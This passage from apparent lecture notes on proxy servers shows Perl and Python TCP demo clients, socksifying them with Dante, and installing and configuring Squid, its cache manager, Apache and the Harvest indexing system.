my $socket = IO::Socket::INET->new(PeerAddr  => $host,                   #(D)
                                   PeerPort  => $port,                   #(E)
                                   Proto     => "tcp",                   #(F)
                                  )
    or die "can't connect to port $port on $host: $!";                   #(G)

$SIG{INT} = sub { $socket->close; exit 0; };                             #(H)

print STDERR "[Connected to $host:$port]\n";                              #(I)

# spawn a child process
my $pid =  fork();                                                       #(J)
die "can't fork: $!" unless defined $pid;                                #(K)

# Parent process: receive information from the remote site:
if ($pid) {                                                              #(L)
    STDOUT->autoflush(1);                                                #(M)
    my $byte;                                                            #(N)
    while ( sysread($socket, $byte, 1) == 1 ) {                          #(O)
        print STDOUT $byte;                                              #(P)
    }
    kill("TERM", $pid);                                                  #(Q)
} else {                                                                 #(R)
    # Child process: send information to the remote site:
    my $line;                                                            #(S)
    while (defined ($line = <STDIN>)) {                                  #(T)
        print $socket $line;                                             #(U)
    }
}
```

- That brings us to the last script in this section: a Python version of the client script shown above. As in the Perl script, we fork off

a child process that takes care of the sending part of the communication link, while the parent process takes care of the receiving part. In Python you create a child process by calling `os.fork()`. The script makes this call in line (S). Since the client-side script will always be on (provided the server has not shut down its side of the connection), we need to be able to take down the client by a keyboard-generated interrupt (as generated by pressing Ctrl-C). This can be done by associating an appropriate signal handler with the `SIGINT` signal. Signal handlers in Python are specified by the `signal()` method of the `signal` module. Line (R) of the script associates the signal handler of lines (N) through (Q) with the `SIGINT` signal.

```
#!/usr/bin/env python

##  DemoExptClient.py

##  This code from Chapter 15 of the book "Scripting with Objects"
##  by Avinash Kak

import sys                                                                  #(A)
import socket                                                               #(B)
import os                                                                   #(C)
import signal                                                               #(D)

if len(sys.argv) < 3:                                                       #(E)
    sys.exit( "Need at least two command line arguments, the " +
              "first naming the host and the second the port" )

host, port = sys.argv[1], int(sys.argv[2])                                  #(F)

try:
    sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )              #(G)
    sock.connect( (host, port) )                                            #(H)
except socket.error, (value, message):                                      #(I)
    if sock:                                                                #(J)
        sock.close()                                                        #(K)
    print "Could not establish a client socket: " + message                 #(L)
    sys.exit(1)                                                             #(M)

def sock_close( signum, frame ):                                            #(N)
    global sock                                                             #(O)
```

```
    sock.close                                                          #(P)
    sys.exit(0)                                                         #(Q)

signal.signal( signal.SIGINT, sock_close )                              #(R)

# spawn a child process
child_pid =  os.fork();                                                 #(S)

if child_pid == 0:                                                      #(T)
    # Child process: send information to the remote site:
    while 1:                                                            #(U)
        line = sys.stdin.readline()                                     #(V)
        sock.send( line )                                               #(W)
else:                                                                   #(X)
    # Parent process: receive information from the remote site:
    while 1:                                                            #(Y)
        byte = sock.recv(1)                                             #(Z)
        if byte == '': break                                            #(a)
        sys.stdout.write( byte )                                        #(b)
        sys.stdout.flush()                                              #(c)
    os.kill( child_pid, signal.SIGKILL )                                #(d)
```

- Before proceeding further with the demonstration described in this section, download either the Perl versions or the Python versions of the scripts from the lecture notes website and play with them on your own machines. Fire up the server on your own or a friend's machine and the client on another machine. If the server is running on a machine with the internet address `xxx.yyy.www.zzz`, the client can interact with it with a command like '`DemoExptClient.py xxx.yyy.www.zzz 9000`'. If the server machine has a symbolic hostname, you can also use that name in place of `xxx.yyy.www.zzz` in the command line on the client side.

- Assuming you have played with the server and client scripts as described in the previous bullet, we are ready for the demonstration that shows the client interacting with the internet server

through a socks proxy server.

- For the demonstration, I will run the server on `moonshine.ecn.purdue.edu` by invoking one of the following two commands:

```
DemoExptServer.pl

DemoExptServer.py
```

- Now we **socksify** the client by using one of the following command lines:

```
socksify DemoExptClient.pl  moonshine.ecn.purdue.edu 9000

socksify DemoExptClient.py  moonshine.ecn.purdue.edu 9000
```

- The above call will work the same as when you tried the client script without socksification. As a user on the client side, you should notice no difference between the socksified call and the unsocksified call.

- Of course, before you make the above invocation to `socksify` you must fire up the `danted` server on the client machine. As mentioned in Section 19.3, to easily see the client requests going through the proxy server, start up the socks server with the command line:

```
sudo /usr/sbin/danted -d
```

When you bring up the socks server in this manner, you can actually see it making DNS queries and eventually talking to the internet server on behalf of the socks client. Of course, as previously mentioned, for "production" purposes you'd fire up the proxy server by

```
sudo /etc/init.d/danted start
```

and stop it by

```
sudo /etc/init.d/danted stop
```

19.4: SQUID

- If all you want to do is to control access to the HTTP and FTP resources on the web, the very popular Squid is an attractive alternative to SOCKS. **As with SOCKS, Squid can also be used as an anonymizing proxy server.**

- Although very easy to use for access control, Squid is also widely deployed by ISP's for web caching.

- You can install Squid on your own Linux laptop for personal web caching for an even faster response than an ISP can provide.

- Web caching means that if you make repeated requests to the same web page and there exists a web proxy server between you and the source of the web page, the proxy server will send a quick request to the source to find out if the web page was changed since it was last cached. If not, the proxy server will send out the cached page. [This can result in considerable speedup in web services especially for the downloading of popular web pages. A popular web site is likely to be accessed by a large number of customers more or less constantly.]

- Squid supports ICP (Internet Cache Protocol, RFC2186, 2187). You can link up the Squid proxy serves running at different places a network through **parent-child** and **sibling** relationships. If a child cache cannot find an object, it passes on the request to the parent cache. If the parent cache itself does not have the object, it fetches and caches the object and then passes it to on to the child cache that made the original request. Sibling caches are useful for load distribution. Before a query goes to the parent cache, the query is sent to adjacent sibling caches.

- Squid also speeds up DNS lookup since it caches the DNS information also.

- Since Squid is a caching proxy server, it must avoid returning to the clients objects that are out of date. So it automatically expires such objects. You can set the refresh time in the configuration file to control how quickly objects are expired.

- **Squid was originally derived from the Harvest project. More on that in Section 19.5.**

- The home page for Squid:

  `http://www.squid-cache.org/`

- Windows has its own version of web proxy for caching internet objects and for performance acceleration of web services. It is called the Microsoft Internet Security and Acceleration Server (ISA Server).

19.4.1: Starting and Stopping the Squid Proxy Server

- If you installed version 3 of Squid (squid3) on your Ubuntu machine through the Synaptic Packet Manager, you will find the Squid configuration file at the following pathname:

  ```
  /etc/squid3/squid.conf
  ```

  and you will find the rest of the goodies in the `/usr/lib/squid3/` directory. As you would expect, the start/stop/restart script is invoked by (as root)

  ```
  /etc/init.d/squid3 start
                     stop
                     restart
  ```

  and the executable in

  ```
  /usr/sbin/squid3
  ```

  Note that version 3 is a major rewrite of Squid in C++ and it includes several new features.

- If Squid is already running in your computer (you can check that by executing '`ps ax | grep squid`'), this would be a good time to stop it as indicated above and to then re-start it as root using the following command line:

  ```
  sudo /usr/sbin/squid3 -N -d 1
  ```

which bring up the proxy server in the debug mode to actually see what it is doing as you first become familiar with it. In the command line above, the option '`-N`' means to run the server in the foreground and the option '`-d 1`' means to run the server at debug level 1. An additional option to consider is '`-D`' is to suppress DNS lookups by the server. If the server has a need to do DNS lookups and it can't, the server may die without warning. The directory where the objects are cached in a default installation of Squid is

```
/var/spool/squid3/
```

You must uncomment the line

```
cache_dir ufs /var/spool/squid3 100 16 256
```

in the `squid3.conf` file in order for caching to take place. If you do not uncomment this or a similar such line, your Squid proxy will only act as a firewall through its access control lists.

- Apart from the above mentioned changes, the default installation of Squid should prove good enough for practically all your needs if you are running it as personal caching proxy server on your own machine.

- The default port monitored by the proxy server is 3128.

- After you have brought up the proxy server, it is useful to look at the following log, especially after you have made at least one client request through the proxy server:

  ```
  /var/log/squid/cache.log
  ```

  This log shows you as to what host/port squid is monitoring for incoming requests for service, what port for ICP messages, how much cache memory it is using, how many buckets to organize the fast-memory entries for the cached objects, etc.

- The other very useful log at the same pathname as above is

  ```
  access.log
  ```

  What makes this log file particularly useful is that it shows whether an object was doled out from the cache or obtained from the origin server. The `access.log` file uses the following format for its entries

  ```
  timestamp  elapsed  client  action/code  size  method  URI ident ...
  ```

- Here is a line entry from `access.log` if you make an SSH connection through Squid:

  ```
  1170571769.664   96591 127.0.0.1 TCP_MISS/200 4403 \
       CONNECT rvl4.ecn.purdue.edu:22 - DIRECT/128.46.144.10 -
  ```

  where the timestamp is a *unix time* — it is the number of seconds from Jan 1, 1970. The action `TCP_MISS` means that the internet

object requested was NOT in the cache, which makes sense in this case because we are not trying to retrieve an object; we are trying to make a connection with the remote machine (rvl4). By the way, when you see `TCP_HIT` for action, that means that a valid copy of the object was found in the cache and retrieved from it. Similarly `TCP_REFRESH_HIT` means that an expired copy of the object was found in the cache. When that happens, Squid makes an `If-Modified-Since` request to the origin server. If the response from the origin server is `Not-Modified`, the cached object is returned to the client.

- The critical hardware disk parameter for a cache is `random seek time`. If the random seek time is, say, 1 ms, that means you could at most do 1000 separate disk accesses per second.

- From Squid On-Line Users Manual: "Squid is not generally CPU intensive. It may use a lot of CPU at startup when it tries to figure out what is in the cache and a slow CPU can slow down access to the cache for the first few minutes after startup."

- Also from the on-line manual: Squid keeps in the RAM a table of all the objects in the cache. Each objects needs about 75 bytes in the table. Since the average size of an internet object is 10 KBytes, if your cache is of size 1 Gbyte, you would be able to store $100,000$ objects. That means that you'd need about 7.5 MBytes of RAM to hold the object index.

- **Now let's get the browser on your machine to reach out to the internet though the Squid proxy.**

- You will have to tell your web browser that it should NOT connect directly with the internet and, instead, it should route its calls through the Squid proxy. For example, for the **firefox** browser, the following sequence of button-clicks (either on menu items or in the dialog windows that pop up) will take you to the point where you'd need to enter the web proxy related information:

```
Firefox:
  -- Edit
     -- Preferences
        -- Advanced
           -- Network
               -- Settings
                  -- Manual Proxy Configuration
                     -- HTTP_Proxy 127.0.0.1   Port 3128
```

  and then check the box for "Use this proxy for all protocols".

19.4.2: The Squid Cache Manager

- The cache manager is a neat utility. It consists of a CGI script located at '`/usr/lib/cgi-bin/cachemgr.cgi`'. The script will be automatically placed at this location when you install the `squid-cgi` package with the Synaptic package manager. This package contains the Squid cache manager CGI script. This script can provide statistics about the various objects in the cache. It is also a convenient tool for managing the cache.

- When you install the cache manager package as indicated above, it will also place a config file called `cachemgr.conf` in the `/etc/squid/` directory. However, for the experiments described here you would not need to change anything in this directory.

- To have the most fun with Squid's Cache Manager utility, you have to have the Apache web server installed on your Linux machine. With the web server running on your own machine, you can interact with the cache manager through a web browser on any host, including the same host that contains the cache.

  – I'd recommend that you install the Apache web server with the Synaptic Package Manager. If you install the `apache2` package, the package manager will automatically install four other related packages. In addition to needing it here for demonstrating what the Squid cache manager can do, we will also

need the Apache server when we discuss the Harvest system for information gathering and indexing later in this lecture.

– **Listed below are some things to watch out for if you do install the Apache web server on your Ubuntu machine.**

– First note that even when I casually refer to the web server as `httpd`, its official name is `apache2`. Even when you launch the web server daemon, `apache2`, as root, the child-server `httpd` processes that are created for handling individual connections with the clients will most likely be setuid to the user '`www-data`'. You can check this for yourself by executing '`ps aux | grep apache`' on your machine. As you should know by this time, this is for ensuring security since the user '`www-data`' has virtually no permissions with regard to the files on your system.

– With a standard install, your Apache HTTPD directory will be installed at the location `/etc/apache2/`. For convenience, in the `.bashrc` file of the root account, sets the environment variable `APACHEHOME` to point to this directory.

– The behavior of the Apache httpd server is orchestrated by the configuration files and subdirectories in the `/etc/apache2/` directory. The main config file is `apache2.conf` that in turn pulls in the contents of the site-specific config files in the `sites-enabled` and `mods-enabled` directories. See the HTTP server installation notes in Section 27.1 of Lecture 27 for additional comments related to the contents of the `mods-enabled` and `sites-enabled` directories. Suffice it to say that for me to enable Apache to serve out my web page in my `public-web` directory, the file `kak.conf` in the `sites-enabled` directory contains the following entries:

```
<VirtualHost *:80>
 ServerAdmin webmaster@localhost
    # The following directive names the file the server
    # will serve out when the 'kak' directory is requested
    # through '~kak':
    DirectoryIndex Index.html index.html

    # In the following. AllowOverride controls what directive
    # may be placed in .htaccess file. For example, it can be
```

```
    # All, None, etc.  The Indexes option allows a client to
    # see a listing of the directory if the client's request
    # is for a directory and if the DirectoryIndex has not
    # been set for that directory.
    <Directory "/home/kak/public-web/">
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Require all granted
    </Directory>

    # If I want cgi scripts to be served out of my own web
    # directory:
    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Require all granted
    </Directory>

    ErrorLog /var/log/apache2/error.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

– And I had to insert the following block of directives in the `/etc/apache2/apache2.conf` configuration file:

```
UserDir enabled kak
UserDir public-web public_html

## For seeing the Squid cachemgr web page:
ScriptAlias /Squid/cachemgr /usr/lib/cgi-bin/cachemgr.cgi
<Location "/usr/lib/cgi-bin/cachemgr.cgi">
    allow from localhost
    deny from all
    <Limit GET>
    </Limit>
```

```
        require user kak
    </Location>
```

The first two lines tell Apache that it will be asked to dole out the `public-web` pages for the `kak` account on the machine. And the rest of the above directive allows the Squid cache manager to display its handiwork in the browser on my laptop. Note that the `ScriptAlias` directive tells Apache that the URL extension `/Squid/cachemgr` points to the location `/usr/lib/cgi-bin/cachemgr.cgi` and that the resource at this location is a cgi script that Apache must be executed before doling it out. The same directive for mapping a URL to a directory or a filename is just `Alias` if you do not want Apache to execute the contents before delivery.

– I did not change any other config files for the demos in this lecture.

– After your httpd server is up and running, you can read all the help files by pointing your browser to `http://localhost/manual`.

– To start and stop the Apache HTTPD server, login as root and enter in the command line

```
sudo /etc/init.d/apache2 start
                         stop
                         restart
```

Ordinarily, as you are experimenting with the config files, you can reload them into Apache by executing `/etc/init.d/apache2 reload` each time you make a change and you want to see its effects.

– If you run into any problems with the server, it can be extremely useful to look at `/var/log/apache2/error.log` for any error messages.

– For the httpd server daemon to serve out the web pages in the `public-web` subdirectory of my home directory, this subdirectory must carry the permission 755. Note that on Purdue's computers, the permission of a `public-web` directory in a user's account is 750. But that will not work for your personal Linux machine because, as mentioned already, the httpd server runs as the user '`www-data`'. Since the ownership/group of the `public-web` directory does not include '`www-data`', it is the permission bits that are meant for "other" that would determine whether or not '`www-data`' can access your `public-web` directory. This problem can be particularly vexing if you use `rsync` to download the updates for the public-web directory from your Purdue account. `rsync` will reset the permission bits to what they are in your Purdue account.

– If in addition to using the web server locally, you want to be able to access it from other machines, make sure that you have modified your packet filtering firewall accordingly (See Lecture 18).

- Next you need to make sure that the Squid configuration file `/etc/squid3/squid.conf` has the following definitions in it:

```
acl localhost src 127.0.0.1/32
acl our_networks src 192.168.1.0/24 127.0.0.1
acl all src 0.0.0.0/0
```

where `manager` stands for the cache manager.

- Using the above access control lists (acl), now make sure that the Squid configuration file `/etc/squid3/squid.conf` has the following permissions declared:

```
http_access allow manager localhost
http_access deny manager
http_access allow our_networks
http_access deny all
```

  This says that the cache manager is allowed access only from the localhost. Any calls to the cache manager cgi script from any other host will be denied. We also allow access from any one in `our_networks`. Finally, we deny all other requests. In my case, the above settings were already in the `squid.conf` file as installed by the package manager.

- After you have set up the Apache web server and the Squid cache manager on your laptop, point your browser to

```
http://localhost/Squid/cachemgr
```

  You will first see a authorization page asking for the Cache Manager's login name and password. These must be as specified in the config file that is shown in the next section.

- To see the 25 biggest objects in the cache, execute the following in the `/var/log/squid3/` directory:

```
sort -r -n +4 -5 access.log | awk '{print $5, $7}' | head -25
```

- Finally, note that there is a config file for the cache manager also that you can normally forget about if you are using the standard port for the Squid proxy. If not, you may need to make an entry in the cache manager config file at

  `/etc/squid/cachemgr.conf`

19.4.3: Configuring the Squid Proxy Server

- The configuration file `/etc/squid3/squid.conf` defines an incredibly large number of parameters for orchestrating and finetuning the performance of the web proxy.

- Fortunately, the default values for most of the parameters are good enough for simple applications of Squid – as, for example, for using it as web proxy on your own Linux machine. For my demonstrations of the Squid proxy, I only make the following three changes to the configuration file:

```
cache_dir ufs /var/spool/squid3 100 16 256

cache_mgr kak@localhost

cachemgr_passwd none all
```

  If you search for the strings `cache_dir`, `cache_mgr` and `cachemgr_passwd`, you would know where to make these changes. The first entry above turns on web caching on the local disk. The second entry above designates where to send messages in case of problems, such as the proxy shutting down inadvertently, and the third declares that no password is needed for any of the actions made through the cache manager viewer in your browser. [The passwords can be set selectively for a large number of different actions vis-a-vis the cache manager. For example, if you wanted to subject the "shutdown" action to password based

authentication, you would replace the second declaration above by "`cachemgr_passwd xxxx shutdown`" where "xxxx" is the password that must be entered for the shutdown action. When you set some of the actions to password based authentication in this manner, when you display the cache manager in your browser window, you will be shown as to which actions require authentication.]

- For more general changes to the config file, note that each parameter in the configuration file is referred to as a "**tag**" in a commented-out line. The default for each tag is shown below the commented-out section for a tag. If you are happy with the default, you can move onto to the next parameter.

- The very few parameters (tags) that you'd need to set for a simple one-machine application of Squid deal with:

  – The IP address of the interface though which the clients will be accessing the web proxy.

  – The IP addresses of the DNS nameservers (the '`dns_nameservers`' tag). (I recommend that for the application at hand, you leave it commented out. That will force the Squid daemon to look into the file '`/etc/resolve.conf/`' for the IP addresses of the nameservers. A manually specified entry for `dns_nameservers` in `quid.conf` overrides `/etc/resolv.conf` lookup.)

- Location of the local hostname/IP database file. For a Linux machine, this is typically `/etc/hosts`. This file is checked at startup and upon configuration.

- Definitions for *Access Classes*, abbreviated 'acl'. See the sample 'acl' definitions in the portion of the config shown later in this section.

- `http_access` declarations for the different 'acl' access classes. These declare as to who is allowed to access the web proxy for what services.

- Defining the effective user ID and group ID for the Squid processes that will be spawned for the incoming connections. (This is an important security issue.)

- Telling Squid whether or not you want the `forwarded_for` tag to be turned off to make the proxy anonymous. The default for this tag is 'on'. So, by default, the web proxy will forward a client's IP address to the remote web server.

- Specifying a password for the Cache Manager.

- Shown below is a very small section of the official configuration file `/etc/squid3/squid.conf`:

```
# This is the default Squid configuration file. You may wish
# to look at the Squid home page (http://www.squid-cache.org/)
# for the FAQ and other documentation.
#       .......
# NETWORK OPTIONS
# -----------------------------------------------------------------------------
#  TAG: http_port
#       Usage:  port
#               hostname:port
#               1.2.3.4:port
#       The socket addresses where Squid will listen for HTTP client
#       requests.
#       The default port number is 3128.
http_port 127.0.0.1:3128

#  TAG: https_port
#       .....
#  TAG: ssl_unclean_shutdown
#       .....
#  TAG: icp_port
#       .....

# OPTIONS WHICH AFFECT THE NEIGHBOR SELECTION ALGORITHM
# -----------------------------------------------------------------------------
#  TAG: cache_peer
#       .....
#  TAG: cache_peer_domain
#       .....
#  TAG: icp_query_timeout (msec)
#       ......
#  TAG: no_cache
#       A list of ACL elements which, if matched, cause the request to
#       not be satisfied from the cache and the reply to not be cached.
#       In other words, use this to force certain objects to never be cached.
#
#       You must use the word 'DENY' to indicate the ACL names which should
#       NOT be cached.
#
#We recommend you to use the following two lines.
acl QUERY urlpath_regex cgi-bin \?
no_cache deny QUERY

# OPTIONS WHICH AFFECT THE CACHE SIZE
# -----------------------------------------------------------------------------
#  TAG: cache_mem (bytes)
#       .....

# LOGFILE PATHNAMES AND CACHE DIRECTORIES
# -----------------------------------------------------------------------------
#  TAG: cache_dir
#       ......

# OPTIONS FOR EXTERNAL SUPPORT PROGRAMS
# -----------------------------------------------------------------------------
#  TAG: ftp_user
#       .....
#  TAG: cache_dns_program
#       .....
#Default:
# cache_dns_program /usr/local/squid/libexec/dnsserver

#  TAG: dns_children
# Note: This option is only available if Squid is rebuilt with the
#       --disable-internal-dns option
```

```
#
#       The number of processes spawn to service DNS name lookups.
# .....
#  TAG: dns_retransmit_interval
#       Initial retransmit interval for DNS queries. The interval is
#       doubled each time all configured DNS servers have been tried.
#
#Default:
# dns_retransmit_interval 5 seconds

#  TAG: dns_timeout
#       DNS Query timeout. If no response is received to a DNS query
#       within this time then all DNS servers for the queried domain
#       is assumed to be unavailable.
#Default:
# dns_timeout 2 minutes

#  TAG: dns_defnames on|off
# Note: This option is only available if Squid is rebuilt with the
#       --disable-internal-dns option
#       ......
#Default:
# dns_defnames off

#  TAG: dns_nameservers
#       Use this if you want to specify a list of DNS name servers
#       (IP addresses) to use instead of those given in your
#       /etc/resolv.conf file.
#       .......
#Default:
# none

#  TAG: hosts_file
#       Location of the host-local IP name-address associations
#       database.  Most Operating Systems have such a file: under
#       Un*X it's by default in /etc/hosts MS-Windows NT/2000 places
#       that in %SystemRoot%(by default
#       c:\winnt)\system32\drivers\etc\hosts, while Windows 9x/ME
#       places that in %windir%(usually c:\windows)\hosts
#       ......
#Default:
hosts_file /etc/hosts

#  TAG: diskd_program
#       Specify the location of the diskd executable.
#       .....
#  TAG: external_acl_type
#       This option defines external acl classes using a helper program to
#       look up the status
# .....

# OPTIONS FOR TUNING THE CACHE
# ----------------------------------------------------------------------------

#  TAG: wais_relay_host
#       ....
#  TAG: positive_dns_ttl time-units
#       Upper limit on how long Squid will cache positive DNS responses.
#       Default is 6 hours (360 minutes). This directive must be set
#       larger than negative_dns_ttl.
#
#Default:
# positive_dns_ttl 6 hours
```

```
# TIMEOUTS
# -----------------------------------------------------------------------------
#  TAG: forward_timeout time-units
#       This parameter specifies how long Squid should at most attempt in
#       finding a forwarding path for the request before giving up.
#
#Default:
# forward_timeout 4 minutes

#  TAG: connect_timeout time-units
#       This parameter specifies how long to wait for the TCP connect to
#       the requested server or peer to complete before Squid should
#       attempt to find another path where to forward the request.
#
#Default:
# connect_timeout 1 minute

#  TAG: peer_connect_timeout time-units
#       This parameter specifies how long to wait for a pending TCP
#       connection to a peer cache.  The default is 30 seconds.   You
#       may also set different timeout values for individual neighbors
#       with the 'connect-timeout' option on a 'cache_peer' line.
#
#Default:
# peer_connect_timeout 30 seconds

#  TAG: read_timeout time-units
#       The read_timeout is applied on server-side connections.  After
#       each successful read(), the timeout will be extended by this
#       .....
#Default:
# read_timeout 15 minutes

#  TAG: request_timeout
#       How long to wait for an HTTP request after initial
#       connection establishment.
#Default:
# request_timeout 5 minutes

#  TAG: persistent_request_timeout
#       How long to wait for the next HTTP request on a persistent
#       connection after the previous request completes.
#
#Default:
# persistent_request_timeout 1 minute

#  TAG: client_lifetime time-units
#       The maximum amount of time that a client (browser) is allowed to
#       .....

# ACCESS CONTROLS
# -----------------------------------------------------------------------------

#  TAG: acl
# Defining an Access List
#Recommended minimum configuration:
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl to_localhost dst 127.0.0.0/8
acl SSL_ports port 443 563
acl SSH_port port 22 # ssh
acl Safe_ports port 80 # http
acl Safe_ports port 21 # ftp
```

```
acl Safe_ports port 443 563 # https, snews
acl Safe_ports port 70 # gopher
acl Safe_ports port 210 # wais
acl Safe_ports port 1025-65535 # unregistered ports
acl Safe_ports port 280 # http-mgmt
acl Safe_ports port 488 # gss-http
acl Safe_ports port 591 # filemaker
acl Safe_ports port 777 # multiling http
acl CONNECT method CONNECT

#  TAG: http_access
# Allowing or Denying access based on defined access lists
#       .....
#Default:
# http_access deny all

#Recommended minimum configuration:
#
# Only allow cachemgr access from localhost
http_access allow manager localhost
# The following line will deny cache manager access from any other host:
http_access deny manager
# Deny requests to unknown ports
# http_access deny !Safe_ports
# Deny CONNECT to other than SSL ports
# http_access deny CONNECT !SSL_ports
# The following needed by the corkscrew tunnel (SSH_port was previously
# defined to be access class consisting of port 22 that is assigned to
# the SSH Remote Login Protocol:
http_access allow CONNECT SSH_port
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports


# We strongly recommend to uncomment the following to protect innocent
# web applications running on the proxy server who think that the only
# one who can access services on "localhost" is a local user
#http_access deny to_localhost

# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS:

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 127.0.0.1
http_access allow our_networks

#  Note that 'src' above means 'source of request' as opposed to
# 'dest' for 'destination of request'.

# And finally deny all other access to this proxy
http_access deny all

#  TAG: http_reply_access
#        Allow replies to client requests. This is complementary
#        to http_access.
#
#        http_reply_access allow|deny [!] aclname ...
#
#        NOTE: if there are no access lines present, the default is to allow
# all replies
#
#        If none of the access lines cause a match, then the opposite of the
#        last line will apply. Thus it is good practice to end the rules
```

```
#        with an "allow all" or "deny all" entry.
#
#Default:
# http_reply_access allow all
#
#Recommended minimum configuration:
#
# Insert your own rules here.
# and finally allow by default
http_reply_access allow all

#  TAG: icp_access
#       Allowing or Denying access to the ICP port based on defined
#       access lists
#       .....
#Default:
# none

#  TAG: ident_lookup_access
#       A list of ACL elements which, if matched, cause an ident
#       (RFC 931) lookup to be performed for this request.  For
#       example, you might choose to always perform ident lookups
#       .....
#Default:
# ident_lookup_access deny all

#  TAG: tcp_outgoing_tos
#       Allows you to select a TOS/Diffserv value to mark outgoing
#       ......

# ADMINISTRATIVE PARAMETERS
# -----------------------------------------------------------------------------

#  TAG: cache_mgr
# Email-address of local cache manager who will receive
# mail if the cache dies.  The default is "webmaster."
#
#Default:
# cache_mgr webmaster
cache_mgr kak@localhost

#  TAG: cache_effective_user
#  TAG: cache_effective_group
#       If you start Squid as root, it will change its effective/real
#       UID/GID to the UID/GID specified below.  The default is to
#       .....
#       If Squid is not started as root, the cache_effective_user
#       value is ignored and the GID value is unchanged by default.
#       However, you can make Squid change its GID to another group
#       ......
#Default:
# cache_effective_user nobody
cache_effective_user squid
cache_effective_group squid
#  The above change is necessary if you want to start
#  squid to monitor port 3128 for incoming connections
#  Otherwise, squid will start as user 'root' and
#  then changeover to user 'nobody'. According to the
#  user's guide, as 'nobody', squid will not be able
#  to monitor a high numbered port such as 3128.

#  TAG: visible_hostname
#       If you want to present a special hostname in error messages, etc,
#       .....
```

```
# OPTIONS FOR THE CACHE REGISTRATION SERVICE
# -----------------------------------------------------------------------------
#       This section contains parameters for the (optional) cache
#       ......

# HTTPD-ACCELERATOR OPTIONS
# -----------------------------------------------------------------------------
#  TAG: httpd_accel_host
#  TAG: httpd_accel_port
#       If you want to run Squid as an httpd accelerator, define the
#       host name and port number where the real HTTP server is.
#       ......

# MISCELLANEOUS
# -----------------------------------------------------------------------------
#  TAG: dns_testnames
#       The DNS tests exit as soon as the first site is successfully looked up
#       ....
#  TAG: logfile_rotate
#       Specifies the number of logfile rotations to make when you
#       type 'squid -k rotate'.  The default is 10, which will rotate
#       .....
#  TAG: forwarded_for on|off
#       If set, Squid will include your system's IP address or name
#Default:
forwarded_for on
# The following option for the above tag makes the proxy anonymous
# to the web servers receiving the requests from this proxy's clients:
#forwarded_for off

#  TAG: header_replace
#       Usage:   header_replace header_name message
#       Example: header_replace User-Agent Nutscrape/1.0 (CP/M; 8-bit)
#
#       This option allows you to change the contents of headers
#       denied with header_access above, by replacing them with
#       some fixed string. This replaces the old fake_user_agent
#       option.
#
#       By default, headers are removed if denied.
#
#Default:
# none

#  TAG: cachemgr_passwd
#       Specify passwords for cachemgr operations.
#
#       Usage: cachemgr_passwd password action action ...
#
#       Some valid actions are (see cache manager menu for a full list):
#               5min
#               60min
#               asndb
#               authenticator
#               cbdata
#               client_list
#               comm_incoming
#               .....
#               .....
#               .....
#       * Indicates actions which will not be performed without a
#         valid password, others can be performed if not listed here.
#
```

```
#       To disable an action, set the password to "disable".
#       To allow performing an action without a password, set the
#       password to "none".
#
#       Use the keyword "all" to set the same password for all actions.
#
#Example:
# cachemgr_passwd secret shutdown
cachemgr_passwd xxxxxx all
# cachemgr_passwd lesssssssecret info stats/objects
# cachemgr_passwd disable all


#   and much much more
```

19.5: HARVEST: A SYSTEM FOR INFORMATION GATHERING AND INDEXING

- Since Squid was borne out of the Harvest project and since the Harvest project has played an influential role in the design of web-based search engines, I believe you need to know about Harvest.

- You can download Harvest from `http://sourceforge.net`. Download the source tarball in any directory (on my Linux laptop, this directory is named `harvest`). Unzip and untar the archive. Installation is very easy and, as in most cases, involves only the following three steps **as root**:

```
./configure
make
make install
```

  By default, this will install the configuration files and the executables in a directory called `/usr/local/harvest`. Set the environment variable `HARVEST_HOME` to point to this directory. So if you say '`echo $HARVEST_HOME`', you should get

```
/usr/local/harvest
```

19.5.1: What Does Harvest Really Do?

- Harvest gathers information from designated sources that may be reside on your own hard disk (it could be all of your local disk or just certain designated directories and/or files) or specified sources on the web in terms of their root URL's.

- Harvest then creates an efficiently searchable index for the gathered information. Ordinarily, an index is something you see at the end of a textbook. It is the keywords and key-phrases arranged alphabetically with pointers to where one would find them in the text book. An electronic index does the same thing — it is an efficiently searchable database of keywords and key-phrases along with pointers to the documents that contains them. More formally, an index is an associative table of key-value pairs where the keys are the words and the values the pointers to documents that contain those words.

- Eventually, Harvest serves out the index through an **index server**. A user interacts with the **index server** through a web interface.

- The index server in Harvest is called a **broker**. **(Strictly speaking, a Harvest broker first constructs the index and then serves it out through a web interface.)**

- Just as you can download the Google tool for setting up a search facility for all of the information you have stored on the hard disk of a Windows machine, you can do the same on a Linux machine with Harvest.

19.5.2: Harvest: Gatherer

- Briefly speaking, a Gatherer's job is to scan and summarize the documents.

- Each document summary produced by a Gatherer is a SOIF object. SOIF stands for **Summary Object Interchange Format**. Here is a very partial list of the SOIF document attributes: `Abstract, Author, Description, File-Size, Full-Text, Gatherer-Host, Gatherer-Name, Gatherer-Port, Gatherer-Version, Update-Time, Keywords, Last-Modification-Time, MD5, Refresh Rate, Time-to-Live, Title, Type, .....`

- Before a Gatherer scans a document, it determines its type and makes sure that the type is not in a **stoplist**. Files named **stoplist.cf** and **allowlist.cf** play important roles in the functioning of a Gatherer. You would obviously **not** want audio, video, bitmap, object code, etc., files to be summarized, at least not in the same manner as you'd want files containing ASCII characters to be summarized.

- Gatherer sends the document to be summarized to the **Essence** sub-system. It is Essence that has the competence to determine the type of the document. If the type is acceptable for sum-

marization, it then applies a *type-specific* summary extraction algorithm to the document. The executables that contain such algorithms are called *summarizers*; these filenames end in the suffix *.sum*.

- The Essence system recognizes a document type in three ways: (1) by URL naming heuristics; (2) by file naming heuristics; and, finally, (3) by locating identifying data within a file, as done by the Unix `file` command. These three type recognition strategies are applied to a document in the order listed here.

- A Gatherer makes its SOIF objects available through the

  ```
  gatherd
  ```

  daemon server on a port whose default value is 8500.

- When you construct a Gatherer, it is in the form of a directory that contains two scripts

